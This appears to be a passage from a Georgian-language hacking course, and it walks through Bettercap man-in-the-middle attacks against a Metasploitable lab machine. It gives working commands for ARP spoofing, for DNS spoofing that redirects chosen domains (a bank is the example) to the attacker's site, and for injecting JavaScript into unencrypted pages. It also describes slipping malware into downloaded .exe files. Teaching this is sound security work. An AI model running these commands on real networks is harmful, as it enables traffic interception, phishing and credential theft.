მას შემდეგ, რაც Kali Linux განახლდება უკანასკნელ ვერსიამდე, ვიწყებთ Bettercap-ის „ინსტალირებას“ მომდევნო ბრძანებით:

```
apt-get install bettercap
```

ინსტალაციის პროცესში, ტერმინალი რამდენჯერმე გთხოვთ თანხმობას. დათანხმდით კლავიატურაზე დიდი „Y“ ასოს აკრეფით და Enter-ის დაჭერით. არის იშვიათი შემთხვევები, როდესაც Bettercap არ დაყენდება, ან არ გაიშვება. ასეთ დროს, ტერმინალი გიჩვენებთ შემდეგ შეცდომას:

```
bettercap.service is a disabled or a static unit, not starting it.
```

ამის გამოსწორება საკმაოდ ადვილია შემდეგი ტერმინალის ბრძანებით:

```
systemctl enable bettercap
```

უკანასკნელი ტერმინალის ბრძანების გაშვება არ არის საჭირო, თუ Bettercap დაყენდება და გაიშვება უპრობლემოდ!

```
01000001 01101110 01100100
01110010 01101111 01101101
01100101 01100100 01100001
```



## 4.4. MITM - ARP SPOOF შეტყვა (თუმიხა)

Arp Spoofing შეტყვა არის Man-In-The-Middle გახდომის მთავარი წინაპირობა. მისი განხორციელება შესაძლებელია მხოლოდ იმ შემთხვევაში, თუ ჰაკერი იმყოფება იგივე შიდა ქსელში, რაც თავისი სამიზნე. MITM შეტყვისას, ჰაკერი ხელჰყავს შიდა ქსელში მოხვედრილი კომპიუტერული სისტემების ARP ცხრილებს. ანუ, ჰაკერის კომპიუტერულ სისტემას შეუძლია მოატყუოს მარშრუტიზატორი, რომ ის არის შიდა ქსელში მოხვედრილი ნებისმიერი სხვა კომპიუტერული სისტემა. ARP Spoofing-ის წარმოება შესაძლებელია მთლიანი ქსელის წინააღმდეგ, ან მხოლოდ კონკრეტული კომპიუტერული სისტემების მიმართ. ნიშანდობლივია, რომ ქსელის მასშტაბებიდან გამომდინარე, სამიზნედ მთლიანი შიდა ქსელის არჩევა შესაძლოა არ იყოს მიზანშეწონილი, ვინაიდან მომხმარებელთა ინტერნეტის სიჩქარე საგრძნობლად დაქვეითდება. გარდა ამისა, თქვენ უნდა იმყოფებოდეთ ქსელთან ახლო დისტანციაზე და იქონიოთ WiFi სიგნალის საკმაოდ ძლიერი გადამცემი. როგორც წესი, ლეპტოპების და მობილური ხელსაწყოების ჩაშენებული უკაბელო მოწყობილობები არ არიან საკმარისად ძლიერი და ARP Spoofing შეტყვა ხდება შესამჩნევად. ჰაკერისთვის საუკეთესო გამოსავალია მოექცეს უკაბელო მარშრუტიზატორთან მაქსიმალურად ახლოს.

### 4.4.1 MITM - ARP SPOOF შეტყვა

Bettercap-ის მეშვეობით ARP Spoofing შეტყვის განხორციელება საკმაოდ მარტივია. ამისთვის ჯერ საჭიროა Bettercap-ის ჩართვა ტერმინალის შემდეგი ბრძანების მეშვეობით:

```
bettercap
```

ზოგადად, დაიმახსოვრეთ, რომ Linux-ის ოპერაციულ სისტემებზე სხვადასხვა პროგრამის გასაშვებად საკმარისია მათი სახელწოდების გაწერა ტერმინალში.

თუ ყველაფერს გააკეთებთ სწორედ, მაშინ ტერმინალი უნდა გარდაიქმნას ასე:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# bettercap  
bettercap v2.24 (built for linux amd64 with go1.11.6) [type 'help' for a list of  
commands]  
10.0.2.0/24 > 10.0.2.15 >
```

განსხვავება შეიძლება იყოს მხოლოდ ტერმინალში ასახულ IP მისამართებში.

01100111 01101100 01101111 01101110 01110100 01101001

დროა დავადგინოთ ჩვენი სამიზნე მომხმარებელი შიდა ქსელში. ამისათვის Bettercap-ის სამართავ ტერმინალში უნდა გავწეროთ შემდეგი ბრძანება:

```
net.probe on
```

Net.probe არის Bettercap-ის მოდული, რომელიც გამოიყენება შიდა ქსელში არსებული სხვა მოწყობილობების აღმოსაჩენად. Net.probe-თან ერთად ავტომატურად გააქტიურდება Bettercap-ის კიდევ ერთი მოდული სახელწოდებით Net.recon. ეს არის აუცილებელი, ვინაიდან net.probe უგზავნის UDP პაკეტებს შიდა ქსელში არსებულ ყველა მოწყობილობას, ხოლო ამ პაკეტების დაბრუნებისას მათ ასკანირებს net.probe. წარმოიდგინეთ ეს, როგორც სონარი, რომლის ერთი ანტენა აგზავნის სიგნალს, ხოლო დაბრუნებულ სიგნალს ღებულობს მეორე ანტენა.

Bettercap-ის გააქტიურებული მოდულების სანახავად შეიყვანეთ ბრძანება:

```
help
```

შედეგად Bettercap-ის ტერმინალი ასახავს შემდეგ ინფორმაციას:

```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~  
root@kali: ~  
help.  
  active : show information about active modules.  
  quit : close the session and exit.  
  sleep SECONDS : Sleep for the given amount of seconds.  
  get NAME : Get the value of variable NAME, use + alone for all, or NAME+ as a wildcard.  
  set NAME VALUE : Set the VALUE of variable NAME.  
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.  
  clear : Clear the current session.  
  include CAPLET : Load and run this caplet in the current session.  
  ! COMMAND : Execute a shell command and print its output.  
  alias, R=O NAME : Assign an alias to a given endpoint given its MAC address.  
  
Modules  
any.proxy > not running  
api.recon > not running  
arp.spoof > not running  
ble.recon > not running  
caplets > not running  
dhcp6.spoof > not running  
dns.spoof > not running  
events.stream > running  
gps > not running  
hid > not running  
http.proxy > not running  
http.server > not running  
https.proxy > not running  
https.server > not running  
mac.changer > not running  
nbt.server > not running  
mysql.server > not running  
net.probe > running  
net.recon > running  
net.sniff > not running  
packet.proxy > not running  
syn.scan > not running  
tcp.proxy > not running  
tunnel > not running  
ui > not running  
update > not running  
wifi > not running  
wol > not running
```

გააქტიურებული მოდულები აისახება მწვანედ, ხოლო გათიშული მოდულები წითლად. ჩვენ გავუშვით მოდული net.probe და შედეგად ავტომატურად გააქტიურდა მოდული net.recon.

Events.stream მოდული ავტომატურად გააქტიურდა Bettercap-ის გაშვებისას. ის პასუხისმგებელია ინფორმაციის ასახვაზე Bettercap-ის ტერმინალში.

შიდა ქსელში არსებული სხვა კომპიუტერული სისტემების სანახავად Bettercap-ის ტერმინალში შეგვყავს შემდეგი ბრძანება:

```
net.show
```

თუ აქამდე მიჰყვებოდით ინსტრუქციას, მაშინ თქვენი Bettercap-ის ტერმინალში უნდა აისახოს მომდევნო სურათის ანალოგიური ინფორმაცია:



IP	MAC	Host	Vendor	Sent	Recv	Seen
10.0.2.15	08:00:27:78:42:17	rtb0	PCS Computer Systems GmbH	0 B	0 B	12:54:08
10.0.2.2	52:54:00:12:35:02	gateway	Realtek (UpTech) also reported	2.1 kB	0 B	12:54:08
10.0.2.1	52:54:00:12:35:09		Realtek (UpTech) also reported	149 B	184 B	12:54:19
10.0.2.3	52:54:00:12:35:03		Realtek (UpTech) also reported	500 B	1.6 kB	12:54:15
10.0.2.4	52:54:00:12:35:04		Realtek (UpTech) also reported	0 B	1.6 kB	12:54:15
10.0.2.6	08:00:27:08:46:79	HTASPLINTABLE	PCS Computer Systems GmbH	1.2 kB	1.5 kB	12:54:19

როგორც ხედავთ, ჩემს ქსელში ამ დროს არის 6 კომპიუტერული სისტემა, რომელთაგან ერთერთი არის მარშრუტიზატორი. მას გვერდზე უწერია „Gateway“.

IP მისამართზე 10.0.2.15 არის Kali Linux-ის ვირტუალური მანქანა, ხოლო 10.0.2.6 ჩვენი სამიზნე კომპიუტერული მოწყობილობა, რომელიც მუშაობს ჰაკერული სავარჯიშოების შესრულებისთვის შექმნილ ოპერაციულ სისტემაზე - Metasploitable.

გაითვალისწინეთ, რომ თქვენ შემთხვევაში შესაძლოა net.show მოდულმა გაჩვენოთ სხვა IP მისამართები. ეს სრულიად ნორმალურია. გარდა ამისა, კურსის მსვლელობისას დიდი ალბათობით შეიცვლება ჩემი Kali Linux-ის და სამიზნე კომპიუტერული მოწყობილობის შიდა IP მისამართებიც.

Net.show ბრძანების გამეორება შეგიძლიათ რეგულარულად და ის მუდამ გაჩვენებთ განახლებულ ცხრილს, სადაც იქნება ასახული შიდა ქსელში მყოფი ყველა კომპიუტერული სისტემა. ანუ, net.probe და net.recon ავტომატურად აღმოაჩენენ ახლად მიერთებულ კომპიუტერულ სისტემებს, ხოლო net.show ასახავს მათ სისტემატიზებულად.

Net.show ცხრილში არის სხვა ინფორმაციაც, რომელიც შესაძლოა გამოგვადგეს:

- **Vendor** - ანუ უკაბელო მოწყობილობის გამომშვეები კომპანია.
- **Sent** - კომპიუტერული სისტემიდან გაგზავნილი ინფორმაციის საერთო ზომა.
- **Recv** - კომპიუტერულ სისტემაში შემოსული ინფორმაციის საერთო ზომა.
- **Seen** - აქ აღინიშნება დრო, როდესაც ცალკეული კომპიუტერული სისტემა ბოლოს იყო შემოსული ქსელში.

მაშასადამე, ARP Spoof შეტევის დასაწყებად, Bettercap-ის ტერმინალში შეგვყავს შემდეგი ბრძანება:

```
set arp.spoof.full duplex true
```

ეს საჭიროა იმისთვის, რომ ერთდროულად მოხდეს მარშრუტიზატორის და მომხმარებლის კომპიუტერის მოტყუება. საქმე იმაშია, რომ ზოგ მარშრუტიზატორს აქვს დაცვა ARP Spoofing შეტევებისგან. ასეთ დროს, ჩვენ უნდა მოვატყუოთ მხოლოდ მომხმარებლის კომპიუტერი, რა შემთხვევაშიც, დავინახავთ მხოლოდ იმ ინტერნეტ პაკეტებს, რომლებსაც ქსელში უშვებს მომხმარებლის კომპიუტერი. ვინაიდან ARP Spoofing-ისგან დაცვა ძალიან იშვიათია, ყველა შემთხვევაში გვირჩევნია გამოვიყენოთ უკანასკნელი ბრძანება - set arp.spoof.full duplex true.

დროა განვსაზღვროთ, უშუალოდ ვის წინააღმდეგ გვსურს Arp Spoofing შეტევის განხორციელება. ეს კეთება შემდეგი ბრძანებით:

```
set arp.spoof.targets 10.0.2.6
```

უკანასკნელი ბრძანებების მეშვეობით ჩვენ განვსაზღვრეთ მხოლოდ ARP Spoofing შეტევის პარამეტრები. თვითონ შეტევა ჯერ არ დაწყებულა!

ასევე, თქვენს სამიზნე კომპიუტერულ სისტემას შესაძლოა ჰქონდეს სხვა IP მისამართი! უბრალოდ ჩაანაცვლეთ ჩემს ბრძანებაში გაწერილი IP მისამართი 10.0.2.6 თქვენი სამიზნე კომპიუტერული სისტემის IP მისამართზე.

ნიშანდობლივია, რომ სამიზნე კომპიუტერული სისტემების IP მისამართების მითითებისას, შეგვიძლია გამოვიყენოთ რამდენიმე სამიზნე მძიმეების გამოყენებით. მაგალითად:

```
set arp.spoof.targets 10.0.2.6, 10.0.2.7, 10.0.2.21
```

ჩემს ამჟამინდელ ქსელში არ არის კომპიუტერები IP მისამართებით 10.0.2.7 და 10.0.2.21. ამიტომაც ეს შეტევა არ გამოვა. აქ მთავარია პრინციპი, რომ Bettercap იძლევა შესაძლებლობას შეუტოთ ერთდროულად რამდენიმე განსაზღვრულ კომპიუტერულ სისტემას.



თუ უკანასკნელ ბრძანებას არ გამოიყენებთ, მაშინ Bettercap შეუტევს აბსოლუტურად ყველა კომპიუტერულ სისტემას, რომელიც შეერთებულია ამ შიდა ქსელზე. გავმეორდები, რომ ასეთი ტიპის შეტევის წარმოება არ არის მიზანშეწონილი, რადგან ის ადვილი აღმოსაჩენია.

ARP Spoofing შეტევის დასაწყებად Bettercap-ის ტერმინალში შეგვყავს შემდეგი ბრძანება:

```
arp.spoof on
```

თუ ტერმინალი არ გიჩვენებთ შეცდომას, ე.ი. ARP Spoofing შეტევა დაწყებულია. სულ ეს იყო. ამ ბრძანების შესრულების შედეგად ჩვენ გავხდით Man-In-The-Middle.

## 4.5. MITM - DNS SPOOF შეტევა (თუმიჩა)

DNS Spoofing ნიშნავს URL მისამართის ხელყოფას / გადამისამართებას. ამ შეტევის წარმოება შესაძლებელი მხოლოდ იმ შემთხვევაში, თუ თქვენი კომპიუტერი არის Man-In-The-Middle. ჰაკერისთვის ეს შეტევა ძალიან მომგებიანია, რადგან მას შეუძლია გადამისამართოს სამიზნე მომხმარებლის URL მოთხოვნა სხვა IP მისამართზე. პრაქტიკაში, ამ ტიპის შეტევას აქვს უსასრულო პოტენციალი, მაგალითად მომხმარებლის სახელის და პაროლის მოპარვა, „სენსიტიური“ აუდიო / ფოტო / ვიდეო ინფორმაციის ამოღება, კიბერ უსაფრთხოების შეუჩერებელი მუშაობის პრინციპის ხელყოფა და სხვა მრავალი. აქ ერთადერთი ჭეშმარიტი ლიმიტი არის ჰაკერის ფანტაზია და HSTS-ის მეშვეობით დაცული ვებ-საიტები.

ტექნიკურად ეს პროცესი საკმაოდ მარტივი აღსაქმელია. ჩვეულებრივი მომხმარებლისას, როდესაც ინტერნეტ „ბრაუზერის“ მეშვეობით მოვითხოვთ, მაგალითად [www.facebook.com](http://www.facebook.com)-ს, DNS გარდაქმნის ვებსაიტის სახელწოდებას IP მისამართის მოთხოვნაზე. ჩვენ ვიცით, რომ გლობალურ ქსელში კლიენტი (მომხმარებლის კომპიუტერული სისტემა) უკავშირდება სერვერს IP მისამართის მეშვეობით. ეს კავშირი შემდეგნაირია კლიენტის გარე IP მისამართმა 111.111.111.111 მოითხოვა დაკავშირება სერვერის IP მისამართზე 222.222.222.222. მაგრამ წარმოიდგინეთ, როგორი რთული იქნებოდა თითოეული ვებსაიტის IP მისამართის დამახსოვრება და მათი შეყვანა ინტერნეტ „ბრაუზერის“ ველში ყოველ ჯერზე. DNS-ის გამოყენების ერთერთი ძირითადი მიზეზია აარიდოს მომხმარებელი ვებსაიტების IP მისამართების დამახსოვრებას. DNS-ს აქვს სხვა ფუნქციებიც.

ამ სახელმძღვანელოს შემუშავების მომენტში Facebook-ის IP მისამართი არის 157.240.9.35 გაითვალისწინეთ, რომ Facebook-ის IP მისამართი მუდამ იცვლება, რათა მომხმარებელი დაუკავშირდეს მას ყველაზე ოპტიმალური (სწრაფი) გზით.

გამოდის, რომ DNS-ის გარეშე მოგვიწევდა გაგვეგო Facebook-ის ამჟამინდელი IP მისამართი, დაგვეკოპირებინა ის და ჩავვესვა ჩვენი ინტერნეტ „ბრაუზერის“ URL ველში. ალბათ დამეთანხმებით, რომ ეს საკმაოდ რთული პროცედურაა და მომხმარებელთა დიდი ნაწილი ამ პროცედურის რეგულარულ ჩატარებაზე უარს იტყობდა. ამიტომაც არსებობს DNS, რომელიც facebook.com-ის მოთხოვნისას, ავტომატურად შეგაერთებთ Facebook-ის იმ სერვერის IP მისამართზე, რომელიც ამ კონკრეტულ მომენტში თქვენთვის ოპტიმალურია.

DNS Spoofing შეტევის გაანალიზებისას კვლავ ვხედავთ, თუ რამხელა რისკებს წარმოშობს ზრუნვა მომხმარებლის კომფორტზე. ამ შეტევის დროს, ჰაკერი ხელყოფს მომხმარებლის URL მოთხოვნას და გადაამისამართებს მას იმ IP მისამართზე, რომელსაც თავად განსაზღვრავს. შედეგად, მომხმარებელს ექმნება ილუზია, რომ ნამდვილად იმყოფება იმ ვებსაიტზე, რომელიც მოითხოვა, მაგრამ სინამდვილეში ეს იქნება ჰაკერის მიერ წინასწარ მომზადებული ე.წ. „სატყუარა“ ვებსაიტი. მომხმარებელმა ეს არ იცის, მშვიდად შეჰყავს საკუთარი ინფორმაცია, რომელიც პირდაპირ ხვდება ჰაკერის ხელში.

შესაძლოა გაგიჩნდეთ კითხვა, რა საჭიროა DNS Spoofing შეტევა, თუ ჰაკერის კომპიუტერში უკვე ხდება ყველა ინფორმაციული პაკეტი, რომელსაც აგზავნის, ან ღებულობს, ქსელის მომხმარებელი. საქმე იმაშია, რომ ამ ტიპის შეტევის აუცილებლობა გაჩნდა მას შემდეგ, რაც უსაფრთხოების სპეციალისტებმა შეიმუშავეს „SSL“ და „HSTS“ ტიპის უსაფრთხოების მექანიზმები. ამასთან დაკავშირებით, დეტალურად წაიკითხავთ კრიპტო-უსაფრთხოების თავში, ხოლო ამ თავის აუცილებლობებისთვის, შემოვიფარგლებით ინფორმაციით, რომ „SSL“ (HTTPS) კავშირისას ინფორმაციული პაკეტები, რომლებიც ხვდება ჰაკერის კომპიუტერში დაშიფრულია. შესაბამისად, ჰაკერი ვერ ახერხებს დაშიფრული მომხმარებლის სახელების, პაროლების და სხვა სახის ინფორმაციის ამოკითხვას. აქედან გამომდინარე, DNS Spoofing-ს, შეტევას რომელსაც ადრე ძირითადად გასართობად იყენებდნენ, დაეკისრა მნიშვნელოვანი როლი თანამედროვე ჰაკერებისთვის.

### 4.4.1 MITM - DNS SPOOF შეტევა

Bettercap-ის მეშვეობით DNS Spoofing შეტევის განხორციელება საკმაოდ მარტივია. ამისათვის საჭიროა რამდენიმე ბრძანების შეყვანა და შედეგად, სამიზნე მომხმარებლის კომპიუტერული სისტემის წინააღმდეგ გაეშვება DNS Spoofing შეტევა.

ვიდრე დავიწყებდეთ DNS Spoofing შეტევას, ჩვენ უნდა განვსაზღვროთ, თუ სად გვსურს სამიზნე კომპიუტერული სისტემის გადამისამართება. ჰაკერს შეუძლია გადამისამართოს მომხმარებელი ნებისმერ ვებ-საიტზე, ან თავის საკუთარ ვებ-საიტზე, რომელიც მას აქვს გაშვებული Kali Linux-ზე.

თუ გადაწყვეტთ სამიზნე კომპიუტერული სისტემის გადამისამართებას თქვენს საკუთარ ვებ-საიტზე, მაშინ Bettercap-ის გაშვებამდე აუცილებლად უნდა გაუშვით ვებ-სერვერი - Apache. ამისათვის, გახსენით ტერმინალის ახალი ფანჯარა და აკრიფეთ შემდეგი ბრძანება:

```
service apache2 start
```

ამ ვებსაიტზე შესასვლელად ინტერნეტ ბრაუზერის URL ველში უნდა შეიყვანოთ საკუთარი შიდა IP მისამართი. თუ არ იცით თქვენი შიდა IP მისამართი, მაშინ დაადგინეთ ის ifconfig ბრძანების მეშვეობით.

ჩემი Kali Linux-ის შიდა IP მისამართი არის 10.0.2.15. ამიტომაც URL ველში შემყავს 10.0.2.15. ინტერნეტ „ბრაუზერში“ აისახება Apache-ს სერვერის სტანდარტული გვერდი. ამ გვერდის შეცვლა შესაძლებელია ნებისმიერ დროს. Apache-ს სერვერის ვებ-საიტის ფაილები მოთავსებულია დირექტორიაში `/var/www/html`

ამ ეტაპზე, ვებ-საიტის მომზადება არ არის ჩვენი პრიორიტეტი. მთავარია, რომ ვებ-სერვერი წარმატებით გაეშვა, ხოლო Apache-ს სტანდარტული გვერდის ასახვა ჩვენს ვებ „ბრაუზერში“ არის ამის დასტური.

გავაგრძელოთ DNS Spoofing შეტევა. Bettercap-ის მოდულს, რომელსაც ჩვენ ამისთვის გამოვიყენებთ ჰქვია `dns.spoof`. პირველ რიგში, `dns.spoof` მოდულს უნდა მივუთითოთ ის URL მისამართი, სადაც ვაპირებთ მომხმარებლ(ებ)ის გადამისამართებას. ამისთვის Bettercap-ის ტერმინალში შეგვყავს შემდეგი ბრძანება:

```
set dns.spoof.address website.com
```

თუ უკანასკნელ ბრძანებას არ შევიყვანოთ, მაშინ Bettercap გადაამისამართებს მომხმარებლებს თქვენს ვებ-საიტზე. ჩემ შემთხვევაში, IP მისამართზე 10.0.2.15.

შემდეგი ბრძანება განსაზღვრავს, იმ ვებსაიტებს, რომლებიდანაც გვსურს სამიზნე მომხმარებლის გადამისამართება სხვა ვებ-საიტზე. საქმე იმაშია, რომ DNS Spoofing შეტევა, ხშირ შემთხვევაში, მიზანმიმართულია რომელიმე კონკრეტულ ვებ-საიტზე, მაგალითად ონლაინ ბანკის ვებ-საიტზე. ასეთ დროს, ჰაკერის მიზანია, რომ გადამისამართება მოხდეს მხოლოდ ამ ინტერნეტ ბანკის ვებ-საიტის შემთხვევაში. ანუ, სხვა ვებ-საიტები იმუშავებენ ჩვეულებრივად, ხოლო, როდესაც მომხმარებელი გადაწყვეტს შესვლას ინტერნეტ ბანკის ვებსაიტზე, მხოლოდ მაშინ ჩაირთვება DNS Spoofing. ამისათვის Bettercap-ის ტერმინალში შეგვყავს შემდეგი ბრძანება:

```
set dns.spoof.domains website.com, hacker.com, house.de
```

ეს ბრძანება აწესებს, რომ, როდესაც მომხმარებელი ეცდება მითითებულ ვებ-საიტებზე შესვლას, ის ავტომატურად გადამისამართდება ჰაკერის მიერ მითითებულ ვებ-საიტზე.

URL მოთხოვნის გადასამისამართებლად ასევე შეგვყავს ეს ბრძანება:

```
set dns.spoof.all true
```

ყველა კონფიგურაცია შეყვანილია და DNS Spoof მოდული მზად არის გასაშვებად. Bettercap-ის ტერმინალში გავწეროთ შემდეგი ბრძანება:

```
dns.spoof on
```

სულ ეს იყო. ამიერიდან, DNS Spoof იმუშავებს შიდა ქსელში არსებული ყველა კომპიუტერული სისტემის წინააღმდეგ. თუ ARP Spoof-ს ვაწარმოებთ მხოლოდ კონკრეტული ერთი IP მისამართების მიმართ, მაშინ DNS Spoof-იც იმუშავებს მხოლოდ ამ IP მისამართებზე მყოფი კომპიუტერული სისტემების გადამისამართებაზე.

ამ შეტევის წარმოებისას, აუცილებლად უნდა გაითვალისწინოთ რამდენიმე გარემოება:

- 1. თუ მომხმარებელი ხშირად შედის ერთი და იგივე ვებ-საიტზე, მაშინ შესაძლოა DNS Spoofing შეტევამ არ იმუშაოს. ეს ხდება იმიტომ, რომ მომხმარებლის ვებ „ბრაუზერი“ დიდი ალბათობით ინახავს ამ ვებ-საიტის მონაცემებს მომხმარებლის კომპიუტერზე.
- 2. როდესაც იწყებთ DNS Spoofing შეტევას, გასააქტიურებლად მას შესაძლოა დასჭირდეს რამდენიმე წუთი. ამიტომაც, ზოგს ექმნება შთაბეჭდილება, რომ Bettercap არ მუშაობს. ეს ასე არ არის. უბრალოდ უნდა დააცადოთ ცოტახანი.
- 3. DNS Spoofing განსაკუთრებით ეფექტიანია, როდესაც ჰაკერი იმყოფება მომხმარებლის მარშრუტიზატორის მახლობლად, ან იყენებს WiFi სიგნალის ძლიერ გადამცემს. სხვა შემთხვევაში, მომხმარებლის ინტერნეტთან კავშირის სიჩქარე საგრძნობლად შემცირდება.
- 4. DNSSpoofing შეტევა მოქმედებს SSL-ის მეშვეობით დაცულ ვებ-საიტებზეც, მაგრამ არა HSTS-ის მეთოდით დაცულ ვებსაიტებზე. მაგალითად, TheProjectAndromeda-ს, Facebook-ის, Google-ის და სხვა პოპულარული ვებსაიტების წინააღმდეგ ეს კიბერ თავდასხმა შედეგებს არ გამოყოფს.

იხილეთ ვიდეო  
გაკვეთილი





## 4.6. MITM - PACKET INJECTION შეტევა

(თუმიხა)

Packet Injection, ანუ ინფორმაციული პაკეტების ჩანერგვა. ეს შეტევაც იძლევა უსასრულო შესაძლებლობებს. წარმოიდგინეთ, პაკერს შეუძლია გაუკეთოს სრული მოდიფიცირება ინტერნეტ პაკეტებს, რომლებსაც აგზავნის და უბრუნდება მომხმარებელს. ჩვენ უკვე ვიცით, რომ ქსელში ინფორმაციის მიმოცვლა ხორციელდება საინფორმაციო პაკეტების მეშვეობით. ამ პაკეტების მოდიფიცირება აძლევს პაკერს შესაძლებლობას ჩანერგოს საკუთარი ფაილი (ხშირ შემთხვევაში, მავნებელი პროგრამა) და გაუგზავნოს ის მომხმარებელს. თუ თქვენც ჩემსავით ხშირად იწერთ პროგრამებს ინტერნეტიდან, პაკერისთვის ხარტ კარგი სამიზნე. საქმე იმაშია, რომ Windows ოპერაციულ სისტემაში პროგრამის საინსტალაციო და გასაშვები ფაილი ძირითადად „.exe“ ფორმატშია. ანუ *a priori* იცით, რომ ფაილი, რომელსაც გადმოწერთ უნდა დააინსტალიროთ თქვენს კომპიუტერზე. სპეციალური პროგრამული უზრუნველყოფის გამოყენებით, პაკერს შეუძლია ამ „სახელი.exe“ ფაილის ხელყოფა / მოდიფიცირება. შედეგად, ფიქრობთ, რომ პროგრამა რომელიც გადმოწერთ სრულიად აუთენტურია, მაგრამ მისი გაშვებისას, თქვენ ავტომატურად უშვებთ პაკერის მიერ ჩანერგილ მავნებელ პროგრამასაც.

Packet Injection-ის პრაქტიკულ სავარჯიშოს გავაკეთებთ 5.5. თავში. ამავე თავში ისწავლით საკუთარი მავნებელი პროგრამის შექმნას.

## 4.7. MITM - SCRIPT INJECTION შეტევა

სკრიპტების, ანუ პროგრამული კოდის ჩანერგვა, მაინცდამაინც არ გულისხმობს პაკერულ თავდასხმას. თანამედროვე ვებ დეველოპერების უმრავლესობა ათავსებს უვნებელ სკრიპტებს თავიანთ ვებსაიტებზე. ისინი ემსახურება უამრავ სხვადასხვა დანიშნულებას, მათ შორის ვებსაიტის ოპტიმიზაციას თქვენი კომპიუტერისთვის, დამატებითი ინფორმაციის მოწოდებას, ან გამოსათხოვას და ა.შ. კვლავ, შესაძლებლობას, რომლის მიზანია კომფორტის უზრუნველყოფა, პაკერი იყენებს ჩვენი კომპიუტერული სისტემის ხელყოფისთვის. საქმე იმაშია, რომ ინტერნეტ „ბრაუზერები“ პრაქტიკულად არ აფასებენ ვებსაიტებზე ჩანერგილი პროგრამული კოდების უსაფრთხოებას. როგორც წესი, ისინი მაქსიმუმ შემოიფარგლებიან მარტივი კითხვით: „გსურთ, თუ არა ამ სკრიპტის გაშვება“. ეს ძალიან ხელსაყრელია პაკერისთვის, რომელიც სპეციალური პროგრამული კოდების გამოყენებით განავრცობს თავის ზემოქმედების არეალს სამიზნე კომპიუტერულ სისტემაზე.

აქაც უნდა გავითვალისწინოთ, რომ სკრიპტების ნაირსახეობა, რომელთა ჩანერგვა შეუძლია პაკერს არის უსასრულო. ყველაზე ხშირად გამოიყენება კრიპტო-ვალუტის გენერირების, ღილაკების შემნახავი / მომპარავი (Keylogger), მავნებელი პროგრამის გადმოსაწერი და ვებ-სერვისებზე აუთენტიფიკაციის სკრიპტები.

### 4.7.1 MITM - SCRIPT INJECTION შეტევა

სკრიპტების ჩასანერგადაც გამოვიყენებთ Bettercap-ს. ისევე, როგორც აქამდე განხორციელებული შეტევების შემთხვევაში, Script Injection თავდასხმის საწარმოებლად შევიყვანოთ რამდენიმე ბრძანების Bettercap-ის ტერმინალში და დანარჩენს ის თავად გააკეთებს.

დასაწყისისთვის, უნდა განვსაზღვროთ, თუ რა სკრიპტის ჩანერგვას ვაპირებთ. ჩვენი კურსის საჭიროებებისთვის, ეს იქნება ძალიან მარტივი Javascript კოდი. თანაც, Bettercap-ს აქვს ამისთვის სპეციალურად განსაზღვრული მოდული.

მაშასადამე, დავიწყეთ მარტივი Javascript კოდის დაწერა. ამისთვის, Kali Linux-ზე გახსენით ნებისმიერი ტექსტური რედაქტორი, მაგალითად Leafpad. გამოიყენეთ Linux-ის ტერმინალის ბრძანება:

```
leafpad
```

შეგიძლიათ თავად დაწეროთ ეს კოდი, ან უბრალოდ გადააკოპიროთ ის აქედან:

```
alert('Andromeda Script Injection Lesson');
```

ეს არის უმარტივესი კოდი, რომელიც ვებ-საიტებზე გამოაჩენს შეტყობინებას - Andromeda Script Injection Lesson. გახსოვდეთ, რომ ეს ტექსტური დოკუმენტი უნდა შეინახოთ /root/ დირექტორიაში .js ფორმატში. შეინახეთ ეს ფაილი და დაარქვით lesson.js

დავუბრუნდეთ Bettercap-ს. Script Injection შეტევის საწარმოებლად გამოვიყენებთ ახალ მოდულს, სახელწოდებით http.proxy. Bettercap-ის ტერმინალში ვწერთ შემდეგ ბრძანებას:


```
set http.proxy.injectjs /root/lesson.js
```

ზემოაღნიშნულ ბრძანებაში ვუთითებთ ჩვენ მიერ დაწერილი Javascript-ის დირექტორიას /root/ და ფაილის სახელწოდებას lesson.js

შემდგომ უნდა გავააქტიუროთ http.proxy მოდული. ამას კვლავ ვაკეთებთ Bettercap-ის ტერმინალში შემდეგი ბრძანების მეშვეობით:

```
http.proxy on
```

სულ ეს არის. ამიერიდან მომხმარებელი იხილავს ჩვენ მიერ დაწერილ შეტყობინებას ნებისმიერ ვებსაიტზე, რომელიც არ არის დაცული SSL-ის მეშვეობით.



